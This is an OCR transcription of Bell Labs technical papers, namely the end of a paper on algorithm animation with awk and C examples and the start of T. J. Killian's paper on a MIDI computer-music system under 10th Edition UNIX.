
Each snapshot shows the result of a `sift` operation. The first four `sifts` build the heap; subsequent `sifts` maintain the unsorted elements as a heap. Arrows point from lesser elements to greater elements.

A node in the heap is represented by its value; lines between nodes have a single arrowhead and are chopped by twenty percent at each end. The root of the heap is at $(1/2, -1)$, its two children are at $(1/4, -2)$ and $(3/4, -2)$, their four children are at $(1/8, -3)$, $(3/8, -3)$, $(5/8, -3)$, $(7/8, -3)$, etc.

Other tree layouts proved useful in animating two algorithms dealing with parse trees. In both cases, a node's x-value was the minimum of the x-values among the node's descendants (equivalently, the x-value of its leftmost child); all edges were therefore either vertical or slanting down to the right. A random sentence generator built the tree left-to-right and top-down; just as in the binary search tree, the height of a node was one less than its parent. A parser built the tree in postorder and bottom-up: the height of a node was one greater than the maximum of the heights of its children.


A Graph Algorithm.

Prim's algorithm for computing the minimum spanning tree (MST) of a graph starts with a fragment consisting of a single vertex. It increases the fragment by adding the nearest vertex until all vertices are in the fragment, at which point it is the MST of the entire graph. This picture shows Prim's algorithm on the complete graph induced by a set of 50 planar points; the weight of an edge between two points is defined to be their Euclidean distance.



The snapshots are taken every ten stages.

The obvious implementation of Prim's algorithm on an N-point set requires time proportional to N^3. Dijkstra discovered an elegant implementation of the algorithm with running time proportional to N^2: every point not in the fragment keeps a pointer to its nearest neighbor in the fragment. Here is Dijkstra's implementation on a ten-node planar graph:




In this animation, nodes in the fragment are bullets, nodes not in the fragment are crosses, edges in the MST are `fat` lines, and the nearest neighbors are pointed to by arrows.

These two sequences illustrate two styles of drawing graphs with our system. Dots and lines are sufficient for simple algorithms, while various symbols and line options can depict subtle processes.

The geometric nature of the above graphs made them easy to lay out. Laying out a general graph is very hard. If the graphs in your applications are specialized (such as trees), you might exploit that structure to compute an effective layout. A graph of N vertices can be easily represented by an $N \times N$ matrix in which the i,j-th element represents the edge from vertex i to vertex j; that is useful for insight into some graph algorithms. If you have access to a program that produces good layouts of general graphs, you might use that program to compute positions of vertices, and then feed those into our system.

A Memory Allocator.

The *develop* program uses the *malloc* memory allocator for several of its data structures. We augmented *develop*'s calls to the allocator with data gathering routines to produce an animation; here is the final snapshot. The left frame is the arena of storage from which memory is allocated. Memory blocks are represented by lines, low addresses are at the bottom of the picture, and the picture is 1024 bytes wide. The right frame is a histo-



gram of the sizes of memory currently allocated; there is a dot for each element, a vertical bar every ten positions to help counting, and the maximum value is in the lower right corner.

This snapshot was taken at the end of execution of *fdevelop*. The histogram shows two large blocks of 20,000 and 40,000 bytes, 96 blocks of size 16, and 96 slightly larger blocks (the blocks of size 16 are symbol table records; each points to an allocated string). The arena shows the two huge pieces (the larger is higher) and a gap above the smaller (memory allocated by procedures that didn't call our augmented *malloc*). The remainder of the arena is allocated efficiently.

A movie like this helped us find a bug in *fdevelop*: an early version allocated the symbol table nodes but did not *free* them. This problem manifested itself in an overloaded arena and a huge spike in the histogram at size 16.

The *fdevelop* program interacts with the storage allocator only through the two routines *emalloc* and *efree*. We animated the storage allocator by modifying those routines:

```
int     mallocinit = 0;
FILE    *mallocfp;

char *emalloc(n)
int n;
{       char *p;
        if (mallocinit == 0) {
                mallocinit = 1;
                mallocfp = fopen("/tmp/malloc.hist", "w");
        }
        p = malloc((unsigned) n);
        if (p == NULL) fatal("out of memory");
        fprintf(mallocfp, "m\t%d\t%d\n", (int) p, n);
        return p;
}

efree(p)
char *p;
{       fprintf(mallocfp, "f\t%d\n", (int) p);
        free(p);
}
```

They write on the named file output lines of two types:

```
m address length
f address
```

The first line denotes that a *malloc* of the given length returned the given address; the second marks a *free*.

The resulting history file contains the interesting events; they are given a geometric interpretation by a subsequent program. Here is a simple program that generates only the arena view from the script file:


```
awk '
BEGIN          { OFS = "\t"; w = 1024 }
$1 == "m"      { s = $2
                 ehist[s] = e = s + $3
                 sx = s % w; sy = int(s / w)
                 ex = e % w; ey = int(e / w)
                 if (sy == ey) print "a" s ": line", sx, sy, ex, sy
                 else {  print "a" s ": line " sx " " sy " " w " " sy
                         for (i = sy+1; i <= ey-1; i++)
                                 print "b" i ": line", 0, i, w, i
                         print "c" ey ": line", 0, ey, ex, ey
                 }
                }
$1 == "f"      { s = $2
                 e = ehist[s]
                 sx = s % w; sy = int(s / w)
                 ex = e % w; ey = int(e / w)
                 if (sy == ey) print "erase a" s
                 else {  print "erase a" s
                         for (i = sy+1; i <= ey-1; i++)
                                 print "erase b" i
                         print "erase c" ey
                 }
                }
                { print "click call" }
' $*
```

The `BEGIN` block initializes variables, the actions for `m` lines draw memory, and those for `f` lines erase memory. The variable `s` is the starting byte of a block; `e` is the ending block. The variables `sx` and `sy` are the *x* and *y* positions of the starting byte, and similarly for `ex` and `ey`. If the block fits on one line, then only a single line fragment need be drawn; otherwise, fragments of three types are needed.

The complete program for generating scripts from history files is 56 lines of *awk*. To ease tracing the action in the arena, it marks a *malloc* with an `x` and a *free* with an `o`. The histogram view is embellished with bars and the maximum value. There is room for further elaborations; one might, for instance, want to put either or both of the axes of the histogram on logarithmic scales.

Dynamic Statistical Displays.

Rick Becker constructed this display of air pollution in the Northeast United States:



The data was gathered hourly on a single summer day in the early 1970's. The radius of each circle is proportional to the ozone reading (a common measurement of air pollution) at one of 32 stations in New Jersey, New York, Connecticut, and Massachusetts. The radius of the clock denotes the maximum ozone level prescribed by the Environmental Protection Agency; its hour hand goes from 7:00 AM to midnight.

This display shows how New York City's air pollution is blown to the northeast. Becker and his colleagues prepared a similar movie in the early 1970's using the technology of the day; it required several weeks of programming time, then a weekend with a movie camera to make the final film. He built this display from the same data in a couple of hours, then prepared a video tape of the resulting movie in under thirty minutes. The original movie was a bit nicer (it drew the background map and the circles in two different colors), but the new movie is just as useful, and provides stills for free.

7. Living With The System

The system that we have described is the bare bones of an animation environment. We have found that the most fruitful way of enhancing the environment is not by modifying the primary programs, but rather by using small filters that interact with the various files in the system.

We showed earlier, for instance, a race of two sorting algorithms. While other animation systems implement races with a general mechanism for time sharing, we did the job with a small *awk* program that merges two files. Our system does not have a facility for counting clicks; rather, we use filters such as

```
grep 'click comps' | wc
```

to see how many comparisons were made. We will even admit to using text editors to make minor changes to both script and intermediate files.

We have built several useful filters in addition to *merge*. The program *view.clicks* prints a summary of the views and clicks used in a script file; it is helpful as one is preparing a *stills* file. Its implementation uses the intermediate file described in Appendix I:

```
develop $1.s
awk '  # view.clicks:  print views and clicks from intermediate file
$1=="d" && $2=="v"    { printf "view %-12s x == [%g,%g], y == [%g,%g]\n",
                            $4 ":", $5, $7, $6, $8
                      }
$1=="d" && $2=="c"    { cstring = cstring "  " $4 }
$1!="d"               { print "clicks:" cstring; exit }
' $1.i
```

The first step of the shell script is to develop the script file; the subsequent *awk* program then reads the resulting intermediate file. The first pattern/action pair prints for each view its name and the *x* and *y* ranges in the script file. The second pair builds a string of all clicks from the define click statements, and the third pair prints that string and exits at the first non-define statement.

The program *show.clicks* takes a script file as input; its output is a new script file containing all information in the input and, in addition, a new view named `click.count` in which the various clicks are counted. This is useful for preparing *stills* files and for debugging. Its input is a script file, either named explicitly or as the standard input. Here is the code:

```
awk ' # show.clicks:  make a new view counting clicks
NR==1 && $1!="view"   { print "view", (oldview = "def.view") }
$1 == "view"          { oldview = $2 }
$1 == "click"         { if ((cname = $2) == "") cname = "def.click"
                        print "view click.count"
                        if ((n=cnum[cname]) == 0) {
                                n = cnum[cname] = ++clicks
                                print "l" n ": text rjust 0", -n, cname ": "
                        }
                        print "v" n ": text ljust 0", -n, "\" " ++ccnt[n]
                        print "last: text ljust 0", -n, "bullet"
                        print "view " oldview
                      }
                      { print $0 }
' $*
```

The second pattern/action pair stores the name of the current view, and the fourth action copies each line onto the output file. The first pattern/action pair supplies a default view name, if needed.

The work is done when the third pattern recognizes a `click` statement. The `if` statement puts the click name in `cname`, and the `print` statement switches to the new view. The second `if` statement is executed when a new `click` statement is seen; it assigns it a number and prints out the click name, once and for all. The

two following statements rewrite the appropriate count and place a bullet next to it. The final statement returns to the current view.

One can use the ideas in *show.clicks* to process lines in the script file of the form

name = *value*

The output script file has a new view named `variables`; it contains the name of each variable mentioned and its current value.

Larger filters have also proven useful. For instance, we built a set of tools to render animations of three-dimensional lines and text (circles and rectangles were not supported). The primary program translated a three-dimensional script into a standard script that contained two two-dimensional views for each three-dimensional view; the resulting *movie* and *stills* were suitable for viewing with standard stereo viewers. Support programs included a filter for rotating a view around a given line.

The *movie* and *develop* programs are in fact simple shell scripts that call filter versions named *fmovie* and *fdevelop*. You may find it convenient to rewrite those shell scripts for your environment.

Acknowledgements

We are deeply indebted to Howard Trickey; he gave us invaluable advice for getting a minimal animation facility working in the Sun environment, then finished the job properly. He subsequently made it all work under the X window system. Andrew Hume and Jane Elliott made possible our first experiments with animation. Our early users, Rick Becker and Chris Van Wyk, gave us bug reports and suggestions for improvements. Eric Grosse, John Linderman, Doug McIlroy, Steve Mahaney, Howard Trickey, and Chris Van Wyk made helpful comments on this paper.

References

1. Aho, A.V., Kernighan, B.W., and Weinberger, P.J. *The AWK Programming Language*. Addison-Wesley, Reading, Massachusetts, 1988.
2. Bentley, J. *Programming Pearls*. Addison-Wesley, 1986.
3. Brown, M. and Sedgewick, R. Techniques for Algorithm Animation. *IEEE Software* (January 1985), 28-39.

Appendix I — Intermediate Files

This appendix defines the intermediate files produced by *develop*. The files are easier to process than the corresponding script files. For instance, names are converted to small integers, floating point numbers are scaled to integers in 0..9999, and commands are abbreviated to single letters.

A line whose first non-blank character is # is a comment.

An intermediate file begins with define statements that give the names of the views and the clicks:

`d v` *vnum viewname minx miny maxx maxy*
`d c` *cnum clickname*
`d p` *any text*
`d p e`

Fields are separated by tab characters. Both views and clicks are numbered 0, 1, 2, ... The four final numbers on a view line tell the range of the coordinates in the original script file. A line that begins with `d p` is a ''pragma''; both *movie* and *stills* currently ignore all such lines. The defines appear at the front of the file in the order views, clicks, pragmas, then the ''end of defines'' pragma `d p e`.

The geometric commands for lines, boxes, circles and text are mapped to the following:

`g` *slotnum* `l` *vnum opts* x_1 y_1 x_2 y_2
`g` *slotnum* `b` *vnum opts* x_1 y_1 x_2 y_2
`g` *slotnum* `c` *vnum opts x y rad*
`g` *slotnum* `t` *vnum opts x y text string*

Objects that are never erased have slot number 0; other objects are placed in ''slots'' that can hold at most one object. The third field is the type of geometric object; the fourth field is the view number. All x and y values are normalized to integers in the range 0..9999. There is a single separating tab before the (unquoted) text string. Options are given as a string of characters, whose length and interpretation are summarized as:

OBJECT	POS	NAME	ABBREV
text	1	center	c
		ljust	l
		rjust	r
		above	a
		below	b
	2	medium	m
		small	s
		big	b
		bigbig	B
line	1	solid	s
		fat	f
		fatfat	F
		dotted	o
		dashed	a
	2	-	-
		->	>
		<-	<
		<->	x
box	1	nofill	n
		fill	f
circle	1	nofill	n
		fill	f

For instance, the options for a text string are described by two characters giving its position and its size; `small center` text has the option string `cs`. Further options may be added at the right end of the string; subsequent programs should ignore letters they don't expect.

A click statement is represented as

`c` *cnum*

An erase statement is translated into

`e` *line repeated here*`,` *except* `e` *for leading* `g`

A processor may choose to implement this statement using either the geometric description or the slot number.

A `clear` statement (which erases all objects in a view) is translated into a pair of starting and ending ''blank'' commands that bracket a sequence of erase statements:

```
b s vnum
b e vnum
```

The erase statements together clear the view. A processor may choose to implement the `clear` either by ignoring the `b` commands and letting the erase statements take their course or by explicitly processing the start command and then ignoring `e` commands until encountering the `b e` line.

As an example, running `develop` on this trivial script file

```
line 1 2 3 4
text small above 5 6 "Hello, world."
click stage
clear
```

produces this intermediate file:


```
d       v       0       def.view        1       2       5       6
d       c       0       stage
d       p       e
g       1       l       0       s-      0       0       4999    4999
g       2       t       0       as      9999    9999    Hello, world.
c       0
b       s       0
e       1       l       0       s-      0       0       4999    4999
e       2       t       0       as      9999    9999    Hello, world.
b       e       0
```

Here is a summary of the commands in the intermediate language:

```
# comment
b s vnum
b e vnum
c cnum
d v vnum viewname minx miny maxx maxy
d c cnum clickname
d p any text
d p e
e line repeated here, except e for leading g
g slotnum l vnum opts x1 y1 x2 y2
g slotnum b vnum opts x1 y1 x2 y2
g slotnum c vnum opts x y rad
g slotnum t vnum opts x y text string
```



Picture Map (produced by a pico function)



Ken Thompson

Computer Music under the 10th Edition UNIX® System

T. J. Killian

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

We describe an evolving computer music system that draws upon many of the novel facilities in the Research UNIX system, as well as the standard repertoire of familiar tools. The Teletype 5620 bitmap display serves both as the user's terminal and real-time controller. The *mux* window system is used to download a MIDI interface driver that services other windows (by direct code sharing) and host processes (which write on the driver's control stream). We presently support several MIDI devices: the Yamaha DX7, TX816, FB01, and SPX90.

Window programs include a piano-roll-style score facility and a virtual keyboard. Host programs include a music compiler, *m*, that converts an ASCII score notation into MIDI events; it is based on *lex* and *yacc,* making it very easy to modify in response to user needs. There are also several filters that perform simple transformations (e.g., time and pitch translation) on MIDI files. The latter are ASCII, so that text filters (especially *awk*, *sed*, and *sort)* can be used for sound manipulation.

1. Introduction – the MIDI standard.

Computer-music applications have taken off in recent years, largely due to the introduction of the MIDI (Musical Instrument Digital Interface) standard [3]. MIDI has made it possible, with very modest hardware, to interface a computer to synthesizers and other equipment, with broad compatibility among manufacturers. A full discussion of the MIDI standard is out of place here; we will simply give some of its essential characteristics.

MIDI uses an asynchronous serial protocol at 31.25 Kbaud to transmit 8-bit data bytes over a 5-mA current loop (thus, to the programmer, it looks like an RS232 line). Data flow on any given cable is unidirectional. *Status* and *data* bytes are distinguished by the high-order bit being set or clear, respectively. A status byte encodes a *function,* and (usually) a MIDI *channel number* in the range 1 to 16. Bytes are grouped logically into *messages* that consist of a status byte and (except as noted below) 1 or 2 data bytes. For example, the 3-byte message (`0x90, 0x3c, 0x40`) says, ''On channel 1, turn on note number 60 (middle C) with a volume of 64 (mf).'' In most cases the size of a message is determined by its status byte, so the latter may be omitted if it is the same as the status byte most recently transmitted.

The messages most commonly used in performance, such as those that select a synthesizer's preprogrammed voices, or turn notes on and off, are fixed by the MIDI standard. An escape mechanism is provided to allow control sequences peculiar to the equipment of a given manufacturer. This *system exclusive* message has the form (`0xf0,` *ident, data,* ..., `0xf7`); *ident* is a manufacturer's code assigned by the standards committee; the *data* is arbitrary (and can be of any length).

A device typically has three MIDI sockets, labeled IN, OUT, and THRU. Messages received at the IN socket are acted upon in real time if the device's MIDI channel number matches that of the message. In any case, the data are buffered directly to the THRU socket to allow daisy-chaining. An instrument such as a keyboard may send an independent stream of messages to its OUT socket. A typical MIDI performance consists of (mostly) note-on and note-off messages emitted by the ''performer'' with proper timing.

There are several problems with MIDI, the most serious of which is probably its limited bandwidth. Chords consisting of, say, ten or twelve notes become noticeably arpeggiated, and changes in timbre that might require a long system-exclusive message cannot be fitted into fast passages. Lack of flow control makes this problem even worse. MIDI

is also tightly bound to the twelve-tone Western scale; it is sometimes possible to work around this, again at the expense of bandwidth.

2. The MIDI device driver.

Mark Kahrs and I built a MIDI interface board that plugs into the parallel I/O port of the Teletype 5620 bitmap terminal [2]. The 5620 has a 32-bit microprocessor with 1 Mb of memory, and runs the *mux* window system [4]. Using the 5620 as the real-time controller, we are able to place a synthesizer under the control of a host computer (in this case, a VAX 750), without a large amount of systems programming.

The MIDI device driver (*midiblt*) is down-loaded into a *mux* window, where it takes over interrupt handling on the parallel I/O port. Three types of interrupts are handled: UART transmitter and receiver ready, and a 5-msec clock. MIDI data are organized into three queues. Incoming messages are time-stamped and placed on the *receiver* queue, where they are available to other software. At clock interrupt, the *scheduler* queue is examined for messages with time less than or equal to the current time; such messages are moved from the scheduler queue to the *transmitter* queue, from which they are sent to the hardware as quickly as possible.

There is a sharp division between routines that control the UART directly (and handle single characters) and those that manipulate MIDI messages. For example, the MIDI transmitter is a finite-state machine that understands things like elided status bytes; it is called by a lower-level routine and produces the next byte to be sent by the UART.

Routines that empty the receiver queue and fill the scheduler queue are available from outside the driver. *Midiblt* places their entry points in a name table maintained by *mux*; since there is no memory mapping in the 5620, they are immediately available to other programs down-loaded in the terminal. This code-sharing mechanism is used to implement a virtual-keyboard program, *jx7*, which provides the functionality of a one-fingered mouse-pianist, with slide controls for volume, vibrato, pitch bend, etc.

3. Communication with the host.

Host communication takes place via the *streams* mechanism [5]. Briefly, each window is associated with a host control stream managed by *mux*; when a program down-loaded in the terminal does a read or write, *mux* performs the appropriate operation on the stream associated with the window. The program at the other end of the stream can be the shell (this is how multiple virtual terminals are implemented), or a special-purpose program (as in the case of a text editor). *Midiblt* falls into the second category. It mounts its stream under the name `.MIDI` in the user's home directory, in effect creating a character-special file for the MIDI driver. The terminal side of *midiblt* reads characters as they appear from the host, assembles them into MIDI messages, and places the messages on the scheduler queue. (The host side of *midiblt* does not look at this data; error correction and flow control are performed by *mux*).

We have followed a time-honored UNIX tradition by formatting the MIDI file in ASCII. Such a file consists of a series of lines, one per MIDI message. Each line is a sequence of blank-separated decimal numbers, viz.: event time (msec), status byte, and data. (Backslash-newline can be used to break long system-exclusive messages.) In this form, the entire panoply of UNIX text-processing tools can be brought to bear in rough-and-ready fashion.

On the other hand, this format is not well suited for direct transmission to the 5620, since bandwidth is at a premium. The program *midi*, which compresses the data, is used; it replaces (and has similar semantics to) `cat >.MIDI`. In addition, *midi* attaches itself to the *process group* associated with the `.MIDI` stream. This allows the *midiblt* window to send signals to the *midi* process so that, e.g., if the user does a reset from the *midiblt* menu, there is proper coordination between the host and the driver.

The `midi | midiblt` pattern is repeated in the programs *score* and *scoreblt*, which produce a pitch vs. time graph. *Scoreblt* manages a terminal window and draws the display. Through the code-sharing mechanism mentioned earlier, it has access to *thinkblt* which drives a HP ThinkJet dot-matrix printer.

4. Synthesizer control.

The system described was first used to run a Yamaha DX7 and, later, a TX816. Both produce sound via FM synthesis [1], a voice being described by around 100 (digital) parameters, all settable by system-exclusive MIDI messages. The DX7 has internal memory for 32 pre-loaded voices that can be selected by number (via the MIDI *program change* message). It is a keyboard instrument with additional controls for editing voice parameters (the

```
txchan 1 1 3 4 5 6 7 8
mecho   init \
        prog    -c1 28          % harpsichord chan 1    % \
                -c4 3           % reeds chan 4          % \
                -c6 24          % flute chan 6          % \
                -c8 3           % bass pipes chan 8     % \
        dx      -c8 p144 24     % move up an octave     % \
        parm    -c4 p4 127      % foot control reeds    % \
                -c6 p2 127      % breath control flute  % \
                -c8 p4 127      % foot control pipes    %
dxvoice -c3 -v2 tx816.8         # solo violin chan 3
```

Figure 1. Setting up the TX816

current voice, whether internal or downloaded, is always copied into an editing buffer). Although the DX7 is limited to playing in one voice at a time, up to 16 simultaneous notes can be produced. The TX816 is a rack-mounted unit consisting of eight TF1's. Each TF1 is essentially a DX7 without keyboard, and can be set to a different MIDI channel, so that orchestral and multi-track effects are possible.

A number of C programs are used for synthesizer configuration. *Txchan* assigns channel numbers to the TF1's. *Mecho* is used to send ''constant'' data (such as to select an internal voice, or alter single parameters of a voice). *Dxvoice* downloads voice data from a library file on the host. Figure 1 is an example of a shell script that sets up the TX816 with five instruments, one of which (the harpsichord) uses two TF1's in parallel. The violin voice needs to be downloaded; the rest are already stored in the proper TF1's (they came from the factory this way). Percent signs delimit comments to *mecho*.

This scheme is complete in that it allows access to any MIDI or DX parameter, but it is not altogether satisfactory. The user must know, for example, that voice 3 is ''reeds'' in the fourth unit, but ''bass pipes'' in the eighth. Simply assigning names to numbered parameters does not reduce the complexity, however. Ideally, one would like an interactive ''orchestration editor'' supported by a large database.

5. Musical examples in C and the shell.

The first piece to be played on our system was written by Cynthia P. Killian using a combination of C and the Bourne shell. The composer took raw material produced by the ''munching squares'' algorithm and manipulated it by splicing and dubbing techniques. Figure 2 shows the heart of the algorithm. *X* and *y* trace out short diagonal segments, which are rotated by 45 degrees and passed to *play*. The resulting vertical coordinate is mapped onto a tone row, and the length of the segment (as determined by a sequence of points at the same height) determines the length of time the tone is held. *Newfile* breaks the output into separate small files (`-smunch.??`) for convenience. The latter are then processed by shell scripts like that shown in Figure 3. The unfamiliar commands in the script are either shell scripts or trivial C programs. *Sed* and *sort −n* form the basis for cutting and pasting. Operators that do a lot of arithmetic (e.g, *retro*, which time-reverses its input) are written in C. The shell syntax for operator precedence and the semantics of the UNIX filter are extremely well matched to this application.

6. The M language.

The need for a closer tie with standard musical notation led to the development of the M language. We will try to give a feel for the language with a short example shown in Figure 4.

```
main()
{
        int c, x, y, z, magic = 13, size = 64;
        int mask = 2*size-1;
        for (c = z = 0; c <= mask; c++, z += magic)
                for (newfile(), y=0; y < size; y++)
                        if ((x = (y ^ z) & mask) < size)
                                play((x+y), (x-y));
}
```

Figure 2. Munching squares

```
(divider <smunch.06 3 4; divider <smunch.07 1 2
 divider <smunch.07 1 2 |
  invert 0 1120 0 | retro) | ttrans 0 280 >tmp$$
(cat tmp$$
 divider <smunch.08 7 8) | ttrans `endtime <tmp$$` -1260
rm tmp$$
```

Figure 3. Shell script for processing munching squares

